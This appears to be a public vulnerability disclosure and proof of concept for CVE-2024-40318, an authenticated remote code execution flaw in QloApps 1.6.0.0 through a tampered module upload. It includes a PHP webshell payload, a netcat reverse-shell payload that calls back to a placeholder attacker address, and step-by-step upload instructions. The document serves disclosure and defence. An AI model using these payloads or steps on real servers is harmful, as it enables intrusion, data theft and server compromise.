Exploit Title: Remote code execution Vulnerability in QloApps (version 1.6.0.0)

Vendor Homepage: https://qloapps.com/

Software Link: https://github.com/Qloapps/QloApps

Version: 1.6.0.0

Tested on: Linux kali 6.6.9-amd64, Apache/2.4.18

Issue discovered: 24 Jun 2024

CVE obtained: CVE-2024-40318

Vendor notified: 24 Jun 2024

Vendor acknowledgement received: 25 Jun 2024

Public disclosure: Yes

Platform: PHP

Severity: 7.2(High)

CVSS3:CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H


Vulnerability Details


A remote code execution (RCE) attack allows an attacker to run code on a computer. The ability to execute code could lead to deploying additional malware, stealing sensitive data, or even harming the server.

The remote code execution was discovered while the application was being checked in the administrator panel, in the section "Modules and services," where it is possible to upload a modified module like "Mailchimp for PrestaShop." This allowed evasion of the PHP file upload restriction and enabled remote code execution by modifying the file "cronjob.php" and accessing it through the web browser.


Proof of concept (PoC) :

Firstly, the attacker has to download the module from https://addons.prestashop.com/en/newsletter-sms/26957-mailchimp-for-prestashop.html and add the payload echo exec('whoami'); in the file cronjob.php as shown below.







Now the module has to be uploaded in the QloApps application. This can be done by logging in as an administrator in the admin panel and then going to "Modules and Services" -> "Manage Modules" -> "Add a new module" as shown in the images below.




In this step, the modified module must be uploaded.



Once the module is chosen, click on "Upload and install this module" and wait for the installation.




A window like this will show up. Click on "Proceed with the installation," and the module will be correctly installed.



To discover the correct path where the module is stored, right-click on the picture of the module. This will display the icon of the module along with its correct path.


Now the webshell can be accessed by replacing "logo.png" with "cronjob.php". In this way, any administrator of QloApps can achieve remote code execution.

URL:http://localhost/QloApps/modules/mailchimppro/cronjob.php




Revershell


A reverse shell can be achieved by adding the payload exec("nc <ip_listen> <your_port> -e /bin/bash");




Now, set up Netcat with the command nc -nlvp <listening_port>.




In this step, the modified module has to be uploaded. Once the module is chosen, click on "Upload and install this module" and wait for the installation.




A window like this will show up. Click on the option "Proceed with the installation," and the module will be correctly installed.



The reverse shell can be executed by visiting the previously obtained URL (http://localhost/QloApps/modules/mailchimppro/cronjob.php).



The connection from QloApps will create an interactive shell on the attacker's machine.



Impact:

An attacker can gain access to a remote server, potentially compromising its production environment by

gaining, deleting, or modifying stored data. This could have a significant impact on the company's reputation, finances,

and services. Additionally, an attacker could potentially damage other services stored on the server without authorization,

leveraging access gained through QloApps administration.